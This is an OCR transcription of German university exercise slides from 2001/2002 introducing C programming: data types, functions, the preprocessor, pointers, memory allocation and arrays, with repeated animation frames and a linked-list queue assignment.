Übungen zur Systemprogrammierung I

Wintersemester 2001/2002

Ü-SP1

1 Organisatorisches

- Folien der Übungen im WWW
- URL zur Übung
  - http://www4.informatik.uni-erlangen.de/Lehre/WS01/V_SP1/Uebung/
  - hier findet man Termine, Aufgaben, Folien zum Ausdrucken und evt. Zusatzinformationen
- Schein / Prüfung
  - Klausur Ende des Semesters
  - Abgabe der Aufgaben ist Zulassungsvoraussetzung zur Klausur

1.1 Übungsinhalt:

- Programmieren einfacher Übungsaufgaben zum Üben des Vorlesungsstoffs
  - Tafelübungen
    - Vorbereitung und Besprechung der Übungsaufgaben
    - Diskussion von Problemen
  - Rechnerübungen
    - selbständige Bearbeitung der Programmieraufgaben an den CIP-Workstations der Informatik
    - Übungsleiter steht für Fragen zur Verfügung

2 Struktur eines C-Programms

globale Variablendefinitionen

Funktionen

```
int main(int argc, char *argv[]) {
    Variablendefinitionen
    Anweisungen
}
```

- Beispiel

```
int main(int argc, char *argv[]) {
    printf("Hello World!");
}
```

- Übersetzen mit dem C-Compiler:
  `cc -o hello hello.c`
- Ausführen durch Aufruf von `hello`

3 Datentypen und Variablen

- Datentypen legen fest:
  - Repräsentation der Werte im Rechner
  - Größe des Speicherplatzes für Variablen
  - erlaubte Operationen


3.1 Standardtypen in C

- Eine Reihe häufig benötigter Datentypen ist in C vordefiniert

`char`	Zeichen (im ASCII-Code dargestellt, 8 Bit)
`int`	ganze Zahl (16 oder 32 Bit)
`float`	Gleitkommazahl (32 Bit) etwa auf 6 Stellen genau
`double`	doppelt genaue Gleitkommazahl (64 Bit) etwa auf 12 Stellen genau
`void`	ohne Wert

3.2 Variablen


- Variablen besitzen
  - **Namen** (Bezeichner)
  - Typ
  - zugeordneten Speicherbereich für einen Wert des Typs
    Inhalt des Speichers (= **aktueller Wert** der Variablen) ist veränderbar!
  - **Lebensdauer**
- Variablenname:



(Buchstabe oder _ ,
evtl. gefolgt von beliebig vielen Buchstaben, Ziffern oder _)

3.2 Variablen (2)

- eine **Variablen-Definition** deklariert eine Variable
  und reserviert den benötigten Speicherbereich



3.2 Variablen (3)

- Variablen-Definition: Beispiele

```
int a1;
float a, b, c, dis;
int anzahl_zeilen=5;
char trennzeichen;
```

- Position von Variablendefinitionen im Programm:
  - nach jeder "`{`"
  - außerhalb von Funktionen
- Wert kann bei der Definition initialisiert werden
- Wert ist durch Wertzuweisung und spezielle Operatoren veränderbar

3.3 Strukturierte Datentypen (structs)

- Zusammenfassen mehrerer Daten zu einer Einheit

```
struct person {
     char *name;
     int alter;
};
```

- Variablen-Definition


```
struct person p1;
```

- Zugriff auf Elemente der Struktur

```
p1.name = "Hans";
```


4 Anweisungen

Anweisung:



- Beispiele:
  - `a = b + c;`
  - `{ a = b + c; x = 5; }`
  - `if (x == 5) a = 3;`

4.1 Blöcke


- Zusammenfassung mehrerer Anweisungen
- Lokale Variablendefinitionen → Hilfsvariablen
- Schaffung neuer Sichtbarkeitsbereiche (***Scopes***) für Variablen

```
main()
{
    int x, y, z;
    x = 1;
    {
        int a, b, c;
        a = x+1;
        {
            int a, x;
            x = 2;
            a = 3;
        }
        /* a: 2, x: 1 */
    }
}
```

4.2 Kontrollstrukturen

- Kontrolle des Programmablaufs in Abhängigkeit vom Ergebnis von Ausdrücken

  Kontrollstruktur:



4.2.1 Schleifensteuerung

- `break`
  - bricht die umgebende Schleife bzw. **`switch`**-Anweisung ab

```
char c;

do {
    if ( (c = getchar()) == EOF ) break;
    putchar(c);
}
while ( c != '\n' );
```

- `continue`
  - bricht den aktuellen **Schleifendurchlauf** ab
  - setzt das Programm mit der Ausführung des Schleifenkopfes fort

5 Funktionen

- **Funktion** =
  Programmstück (Block), das mit einem **Namen** versehen ist und dem zum Ablauf **Parameter** übergeben werden können
- Funktionen sind die elementaren Bausteine für Programme
  - ➥ verringern die Komplexität durch Zerteilen umfangreicher, schwer überblickbarer Aufgaben in kleine Komponenten
  - ➥ erlauben die Wiederverwendung von Programmkomponenten
  - ➥ verbergen Implementierungsdetails vor anderen Programmteilen (**Black-Box**-Prinzip)

5.1 Beispiel Sinusberechnung


```
#include <stdio.h>
#include <math.h>

double sinus (double x)
{
    double summe;
    double x_quadrat;
    double rest;
    int k;

    k = 0;
    summe = 0.0;
    rest = x;
    x_quadrat = x*x;

    while ( fabs(rest) > 1e-9 ) {
        summe += rest;
        k += 2;
        rest *= -x_quadrat/(k*(k+1));
    }
    return(summe);
}
```

```
int main(int argc, char *argv[])
{
    double wert;

    printf("Berechnung des Sinus von ");
    scanf("%lf", &wert);
    printf("sin(%lf) = %lf\n",
            wert, sinus(wert));
}
```

- beliebige Verwendung von **`sinus`** in Ausdrücken:

```
y = exp(tau*t) * sinus(f*t);
```

5.2 Funktionsaufruf (2)



- Die Ausdrücke in der Parameterliste werden ausgewertet, **bevor** in die Funktion gesprungen wird
  ➥ **aktuelle Parameter**
- Anzahl und Typen der Ausdrücke in der Liste der aktuellen Parameter müssen mit denen der formalen Parameter in der Funktionsdefinition übereinstimmen
- Die Auswertungsreihenfolge der Parameterausdrücke ist **nicht** festgelegt

5.3 Funktionen — Regeln

- Funktionen werden global definiert
- `main()` ist eine normale Funktion, die aber automatisch als erste beim Programmstart aufgerufen wird
- rekursive Funktionsaufrufe sind zulässig
  - ➥ eine Funktion darf sich selbst aufrufen (z. B. zur Fakultätsberechnung)

```
int fakultaet(int n)
{
    if ( n == 1 )
        return(1);
    else
        return( n * fakultaet(n-1) );
}
```


5.3 Funktionen — Regeln (2)

- Funktionen müssen **deklariert** sein, bevor sie aufgerufen werden
  - = Rückgabetyp und Parametertypen müssen bekannt sein
  - ◆ durch eine Funktionsdefinition ist die Funktion automatisch auch deklariert
- wurde eine verwendete Funktion vor ihrer Verwendung nicht deklariert, wird automatisch angenommen
  - ➤ Funktionswert vom Typ `int`
  - ➤ 1 Parameter vom Typ `int`
  - ➥ **schlechter Programmierstil → fehleranfällig**

5.3 Funktionsdeklaration

- soll eine Funktion vor ihrer Definition verwendet werden, kann sie durch eine **Deklaration** bekannt gemacht werden (Prototyp)
  - ◆ Syntax:

    Typ Name (Liste formaler Parameter);

    - ➤ Parameternamen können weggelassen werden, die Parametertypen müssen aber angegeben werden!
  - ◆ Beispiel:

```
double sinus(double);
```

5.3 Funktionsdeklarationen — Beispiel

```c
#include <stdio.h>
#include <math.h>

double sinus(double);
/* oder: double sinus(double x); */

main()
{
     double wert;

     printf("Berechnung des Sinus von ");
     scanf("%lf", &wert);
     printf("sin(%lf) = %lf\n",
           wert, sinus(wert));
}
```

```c
double sinus (double x)
{
     double summe;
     double x_quadrat;
     double rest;
     int k;

     k = 0;
     summe = 0.0;
     rest = x;
     x_quadrat = x*x;

     while ( fabs(rest) > 1e-9 ) {
          summe += rest;
          k += 2;
          rest *= -x_quadrat/(k*(k+1));
     }
     return(summe);
}
```


5.4 Parameterübergabe an Funktionen

- allgemein in Programmiersprachen vor allem zwei Varianten:
  - ➤ call by value (wird in C verwendet)
  - ➤ call by reference (wird in C nicht verwendet)
- call-by-value: Es wird eine Kopie des aktuellen Parameters an die Funktion übergeben
  - ➥ die Funktion kann den Übergabeparameter durch Zugriff auf den formalen Parameter lesen
  - ➥ die Funktion kann den Wert des formalen Parameters (also die Kopie!) ändern, ohne daß dies Auswirkungen auf den Wert des aktuellen Parameters beim Aufrufer hat
  - ➥ die Funktion kann über einen Parameter dem Aufrufer keine Ergebnisse mitteilen

6 C-Preprozessor

- bevor eine C-Quelle dem C-Compiler übergeben wird, wird sie durch einen Makro-Preprozessor bearbeitet
- Anweisungen an den Preprozessor werden durch ein **#**-Zeichen am Anfang der Zeile gekennzeichnet
- die Syntax von Preprozessoranweisungen ist unabhängig vom Rest der Sprache
- Preprozessoranweisungen werden nicht durch **;** abgeschlossen!
- wichtigste Funktionen:

#define	Definition von Makros
#include	Einfügen von anderen Dateien

6.1 Makrodefinitionen

- Makros ermöglichen einfache textuelle Ersetzungen (parametrierbare Makros werden später behandelt)
- ein Makro wird durch die **#define**–Anweisung definiert
- Syntax:

  #define ***Makroname Ersatztext***

- eine Makrodefinition bewirkt, daß der Preprozessor im nachfolgenden Text der C-Quelle alle Vorkommen von ***Makroname*** durch ***Ersatztext*** ersetzt
- Beispiel:

```c
#define EOF -1
```

6.2 Einfügen von Dateien

- **`#include`** fügt den Inhalt einer anderen Datei in eine C-Quelldatei ein
- Syntax:

```
#include < Dateiname >
oder
#include "Dateiname "
```

- mit **`#include`** werden *Header*-Dateien mit Daten, die für mehrere Quelldateien benötigt werden, einkopiert
  - ➤ Deklaration von Funktionen, Strukturen, externen Variablen
  - ➤ Definition von Makros
- wird **Dateiname** durch **< >** geklammert, wird eine **Standard-Header-Datei** einkopiert
- wird **Dateiname** durch **" "** geklammert, wird eine Header-Datei des Benutzers einkopiert (vereinfacht dargestellt!)


7 Zeiger(-Variablen)

7.1 Einordnung

- **Konstante:**
  Bezeichnung für einen Wert


'a' ≡ 0110 0001

- **Variable:**
  Bezeichnung eines Datenobjekts



- **Zeiger-Variable (Pointer):**
  Bezeichnung einer Referenz auf ein Datenobjekt

```
char *p = &a;
```



7.2 Überblick

- Eine Zeigervariable ***(pointer)*** enthält als Wert die Adresse einer anderen Variablen
  - ➥ *der Zeiger verweist auf die Variable*
- Über diese Adresse kann man **indirekt** auf die Variable zugreifen
- Daraus resultiert die große Bedeutung von Zeigern in C
  - ➥ Funktionen können ihre Argumente verändern ***(call-by-reference)***
  - ➥ dynamische Speicherverwaltung
  - ➥ effizientere Programme
- Aber auch Nachteile!
  - ➥ Programmstruktur wird unübersichtlicher (welche Funktion kann auf welche Variable zugreifen?)
  - ➥ häufigste Fehlerquelle bei C-Programmen

1 Definition von Zeigervariablen

- Syntax:

```
Typ *Name ;
```


1 Definition von Zeigervariablen

- Syntax:

```
Typ *Name ;
```

7.2.2 Beispiele

```
int x = 5;

int *ip;

int y;
```




1 Definition von Zeigervariablen

- Syntax:

```
Typ *Name ;
```

7.2.2 Beispiele

```
int x = 5;

int *ip;

int y;

ip = &x; ❶
```




1 Definition von Zeigervariablen

- Syntax:

```
Typ *Name ;
```

7.2.2 Beispiele

```
int x = 5;

int *ip;

int y;

ip = &x; ❶
```




1 Definition von Zeigervariablen

- Syntax:

```
Typ *Name ;
```

7.2.2 Beispiele

```
int x = 5;

int *ip;

int y;

ip = &x; ❶

y = *ip; ❷
```




1 Definition von Zeigervariablen

- Syntax:

```
Typ *Name ;
```

7.2.2 Beispiele

```
int x = 5;

int *ip;

int y;

ip = &x; ❶

y = *ip; ❷
```




1 Definition von Zeigervariablen

- Syntax:

```
Typ *Name ;
```

7.2.2 Beispiele

```
int x = 5;

int *ip;

int y;

ip = &x; ❶

y = *ip; ❷
```




1 Definition von Zeigervariablen

- Syntax:

```
Typ *Name ;
```

7.2.2 Beispiele

```
int x = 5;

int *ip;

int y;

ip = &x; ❶

y = *ip; ❷
```



7.3 Adreßoperatoren

7.3.1 Adreßoperator `&`

`&x` der unäre Adreß-Operator liefert die Adresse der Variablen (des Objekts) `x`

7.3.2 Verweisoperator `*`

`*x` der unäre Verweisoperator `*` ermöglicht den Zugriff auf den Inhalt der Variablen (des Objekts), auf die der Zeiger `x` verweist


7.4 Zeiger als Funktionsargumente

- Parameter werden in C *by-value* übergeben
- die aufgerufene Funktion kann den aktuellen Parameter beim Aufrufer nicht verändern
- auch Zeiger werden *by-value* übergeben, d. h. die Funktion erhält lediglich eine Kopie des Adreßverweises
- über diesen Verweis kann die Funktion jedoch mit Hilfe des `*`-Operators auf die zugehörige Variable zugreifen und sie verändern
  - ➥ *call-by-reference*

7.4 ... Zeiger als Funktionsargumente (2)

- Beispiel:


```
main(void) {
int a, b;
void swap (int *, int *);
...
swap(&a, &b);
}
```




7.4 ... Zeiger als Funktionsargumente (2)

- Beispiel:

```
main(void) {
int a, b;
void swap (int *, int *);
...
swap(&a, &b);
}
```




```
void swap (int *px, int *py)
{
    int tmp;

    tmp = *px;
    *px = *py;
    *py = tmp;

}
```




7.4 ... Zeiger als Funktionsargumente (2)

- Beispiel:

```
main(void) {
int a, b;
void swap (int *, int *);
...
swap(&a, &b); ❶
}
```


```
void swap (int *px, int *py)
{
    int tmp;

    tmp = *px;
    *px = *py;
    *py = tmp;

}
```



7.4 … Zeiger als Funktionsargumente (2)

- Beispiel:


```
main(void) {
int a, b;
void swap (int *, int *);
...
swap(&a, &b);
}

void swap (int *px, int *py)
{
    int tmp;

    tmp = *px;
    *px = *py;
    *py = tmp;

}
```



7.4 … Zeiger als Funktionsargumente (2)

- Beispiel:


```
main(void) {
int a, b;
void swap (int *, int *);
...
swap(&a, &b); ❶
}

void swap (int *px, int *py)
{
    int tmp;

    tmp = *px; ❷
    *px = *py;
    *py = tmp;

}
```



7.4 … Zeiger als Funktionsargumente (2)

- Beispiel:


```
main(void) {
int a, b;
void swap (int *, int *);
...
swap(&a, &b); ❶
}

void swap (int *px, int *py)
{
    int tmp;

    tmp = *px;
    *px = *py; ❸
    *py = tmp;

}
```



7.4 … Zeiger als Funktionsargumente (2)

- Beispiel:


```
main(void) {
int a, b;
void swap (int *, int *);
...
swap(&a, &b); ❶
}

void swap (int *px, int *py)
{
    int tmp;

    tmp = *px; ❷
    *px = *py; ❸
    *py = tmp; ❹

}
```



7.4 … Zeiger als Funktionsargumente (2)

- Beispiel:

```
main(void) {
int a, b;
void swap (int *, int *);
...
swap(&a, &b); ❶
}

void swap (int *px, int *py)
{
    int tmp;

    tmp = *px; ❷
    *px = *py; ❸
    *py = tmp; ❹

}
```



7.5 Zeiger auf Strukturen

- Konzept analog zu "Zeiger auf Variablen"
  - ➤ Adresse einer Struktur mit &-Operator zu bestimmen
  - ➤ Zeigerarithmetik berücksichtigt Strukturgröße
- Beispiele

```
struct student stud1;
struct student *pstud;
pstud = &stud1;          /* ⇒ pstud → stud1 */
```

- Besondere Bedeutung zum Aufbau verketteter Strukturen

7.5 Zeiger auf Strukturen

- Zugriff auf Strukturkomponenten über einen Zeiger
- Bekannte Vorgehensweise
  - ➤ *-Operator liefert die Struktur
  - ➤ .-Operator zum Zugriff auf Komponente
  - ➤ Operatorenvorrang beachten

➥ `(*pstud).best = 'n';` unleserlich!

- Syntaktische Verschönerung


➥ ->-Operator

```
pstud->best = 'n';
```


7.6 Zusammenfassung


- Variable

```
int a;
```




- Zeiger

```
int *p = &a;
```




- Struktur

```
struct s{int a; char c;};
struct s s1 = {2, 'a'};
```



- Zeiger auf Struktur

```
struct s *sp = &s1;
```



7.7 sizeof-Operator

- In manchen Fällen ist es notwendig, die Größe (in Byte) einer Variablen oder Struktur zu ermitteln
  - ➤ z. B. zum Anfordern von Speicher für ein Feld (→ malloc)
- Syntax:

`sizeof x`	liefert die Größe des Objekts x in Bytes
`sizeof (`*Typ*`)`	liefert die Größe eines Objekts vom Typ *Typ* in Bytes

- Das Ergebnis ist vom Typ **`size_t`** (entspricht meist **`int`**) (**`#include <stddef.h>`**!)
- Beispiel:

```
int a; size_t b;
b = sizeof a;          /* ⇒ b = 2 oder b = 4 */
b = sizeof(double)     /* ⇒ b = 8 */
```


7.8 Explizite Typumwandlung — Cast-Operator

- C enthält Regeln für eine automatische Konvertierung unterschiedlicher Typen in einem Ausdruck

Beispiel:

```
int i = 5;
float f = 0.2;
double d;
```

```
d = (i) * f;
```

→float
→double

- In manchen Fällen wird eine explizite Typumwandlung benötigt (vor allem zur Umwandlung von Zeigern)
  - ◆ Syntax: **(Typ) Variable**
  - Beispiele: `(int) a`, `(float) b`, `(int *) a`, `(char *) a`

8 Speicherverwaltung


- **`void *malloc(size_t size)`**: Reservieren eines Speicherbereiches
- **`void free(void *ptr)`**: Freigeben eines reservierten Bereiches

```
struct person *p1 = (struct person *) malloc(sizeof(struct person));
if (p1 == NULL) {
        perror("malloc person p1");
        ...
}

...
free(p1);
```

- malloc-Prototyp ist in stdlib.h definiert (**`#include <stdlib.h>`**)

9 1. Aufgabe

9.1 Warteschlange als verkette Liste



- Strukturdefinition:

```
struct listelement {
   int value;
   struct listelement *next;
};
```

- **Funktionen:**
  - ◆ **`void append_element(int)`**: Anfügen eines Elements ans Listenende
  - ◆ **`int remove_element()`**: Entnehmen eines Elements vom Listenanfang


10 Überblick über die 2. Übung

- Felder
- Strukturen
- Ein- /Ausgabe
- Fehlerbehandlung
- Dynamische Speicherverwaltung, Teil 2
- Portable Programme
- Literatur zur C-Programmierung:
  - P. A. Darnell, P. E. Margolis. *C: A Software Engineering Approach*. Springer Verlag, Februar 1996, ISBN: 0387946756

11 Felder

11.1 Eindimensionale Felder


- eine Reihe von Daten desselben Typs kann zu einem **Feld** zusammengefaßt werden
- bei der Definition wird die Anzahl der Feldelemente angegeben, die Anzahl ist konstant!
- der Zugriff auf die Elemente erfolgt durch **Indizierung**, beginnend bei Null
- Definition eines Feldes



- Beispiele:

```
int x[5];
double f[20];
```


11.2 Initialisierung eines Feldes



- Ein Feld kann durch eine Liste von konstanten Ausdrücken, die durch Komma getrennt sind, initialisiert werden

```
int prim[4] = {2, 3, 5, 7};
char name[5] = {'O', 't', 't', 'o', '\0'};
```

- wird die explizite Felddimensionierung weggelassen, so bestimmt die Zahl der Initialisierungskonstanten die Feldgröße

```
int prim[] = {2, 3, 5, 7};
char name[] = {'O', 't', 't', 'o', '\0'};
```

- werden zu wenig Initialisierungskonstanten angegeben, so werden die restlichen Elemente mit 0 initialisiert


11.2 ... Initialisierung eines Feldes (2)

- Felder des Typs ***char*** können auch durch String-Konstanten initialisiert werden

```
char name1[5] = "Otto";
char name2[] = "Otto";
```

11.3 Zugriffe auf Feldelemente

- Indizierung:



wobei: 0 <= Wert(Ausdruck) < Feldgröße

- Beispiele:

```
prim[0] == 2
prim[1] == 3
name[1] == 't'
name[4] == '\0'
```


11.4 Mehrdimensionale Felder


- neben eindimensionalen Felder kann man auch mehrdimensionale Felder vereinbaren
- Definition eines mehrdimensionalen Feldes

- Beispiel:

```
int matrix[4][4];
```


11.4.1 Zugriffe auf Feldelemente

- Indizierung:



wobei: 0 <= A_i < Größe der Dimension i des Feldes
n = Anzahl der Dimensionen des Feldes

- Beispiel:

```
int feld[5][8];
feld[2][3] = 10;
```

◆ ist äquivalent zu:

```
int feld[5][8];
int *f1;
f1 = (int*)feld;
f1[2*8 + 3] = 10;
```


11.4.2 Initialisierung eines mehrdimensionalen Feldes

- ein mehrdimensionales Feld kann - wie ein eindimensionales Feld - durch eine Liste von konstanten Werten, die durch Komma getrennt sind, initialisiert werden
- wird die explizite Felddimensionierung weggelassen, so bestimmt die Zahl der Initialisierungskonstanten die Größe des Feldes
- Beispiel:

```
int feld[3][4] = {
    { 1, 3, 5, 7}, /* feld[0][0-3] */
    { 2, 4, 6   }  /* feld[1][0-2] */
};
```

`feld[1][3]` und `feld[2][0-3]` werden in dem Beispiel mit 0 initialisiert!

11.5 Eindimensionale Felder als Funktionsparameter

- ganze Felder können in C **nicht *by-value*** übergeben werden
- wird einer Funktion der Feldname als Parameter übergeben, kann sie in gleicher Weise wie der Aufrufer auf die Feldelemente zugreifen (und diese verändern!)
- bei der Deklaration des formalen Parameters wird die Feldgröße weggelassen
  - ➤ die Feldgröße ist automatisch durch den aktuellen Parameter gegeben
  - ➤ ggf. ist die Feldgröße über einen weiteren `int`-Parameter der Funktion explizit mitzuteilen
  - ➤ die Länge von Zeichenketten in `char`-Feldern kann normalerweise durch Suche nach dem `\0`-Zeichen bestimmt werden
- wird ein Feldparameter als `const` deklariert, können die Feldelemente innerhalb der Funktion nicht verändert werden

11.5.1 Beispiele

- Bestimmung der Länge einer Zeichenkette (*String*)

```
int strlen(const char string[])
{
    int i=0;
    while (string[i] != '\0') ++i;
    return(i);
}
```


11.5.1 Beispiele (2)

- Konkateniere Strings

```
void strcat(char to[], const char from[])
{
    int i=0, j=0;
    while (to[i] != '\0') i++;
    while ( (to[i++] = from[j++]) != '\0' )
            ;
}
```


- Funktionsaufruf mit Feld-Parametern
  - ➤ als aktueller Parameter beim Funktionsaufruf wird einfach der Feldname angegeben

```
char s1[50] = "text1";
char s2[] = "text2";
strcat(s1, s2);/* → s1= "text1text2" */
strcat(s1, "text3");/* → s1= "text1text2text3" */
```


11.6 Zeiger und Felder

- ein Feldname ist ein konstanter Zeiger auf das erste Element des Feldes
- im Gegensatz zu einer Zeigervariablen kann sein Wert nicht verändert werden
- es gilt:


```
int array[5];

int *ip = array; ❶

int *ep;
ep = &array[0]; ❷

ep = &array[2]; ❸

*ep = 1; ❹
```



11.6 Zeiger und Felder

- ein Feldname ist ein konstanter Zeiger auf das erste Element des Feldes
- im Gegensatz zu einer Zeigervariablen kann sein Wert nicht verändert werden
- es gilt:


```
int array[5];
```



11.6 Zeiger und Felder

- ein Feldname ist ein konstanter Zeiger auf das erste Element des Feldes
- im Gegensatz zu einer Zeigervariablen kann sein Wert nicht verändert werden
- es gilt:


```
int array[5];

int *ip = array; ❶
```



11.6 Zeiger und Felder

- ein Feldname ist ein konstanter Zeiger auf das erste Element des Feldes
- im Gegensatz zu einer Zeigervariablen kann sein Wert nicht verändert werden
- es gilt:


```
int array[5];

int *ip = array; ❶
```



11.6 Zeiger und Felder

- ein Feldname ist ein konstanter Zeiger auf das erste Element des Feldes
- im Gegensatz zu einer Zeigervariablen kann sein Wert nicht verändert werden
- es gilt:


```
int array[5];

int *ip = array;

int *ep;
```



11.6 Zeiger und Felder

- ein Feldname ist ein konstanter Zeiger auf das erste Element des Feldes
- im Gegensatz zu einer Zeigervariablen kann sein Wert nicht verändert werden
- es gilt:


```
int array[5];

int *ip = array;

int *ep;
ep = &array[0]; ❷
```



11.6 Zeiger und Felder

- ein Feldname ist ein konstanter Zeiger auf das erste Element des Feldes
- im Gegensatz zu einer Zeigervariablen kann sein Wert nicht verändert werden
- es gilt:


```
int array[5];

int *ip = array;

int *ep;
ep = &array[0]; ❷
```



11.6 Zeiger und Felder

- ein Feldname ist ein konstanter Zeiger auf das erste Element des Feldes
- im Gegensatz zu einer Zeigervariablen kann sein Wert nicht verändert werden
- es gilt:

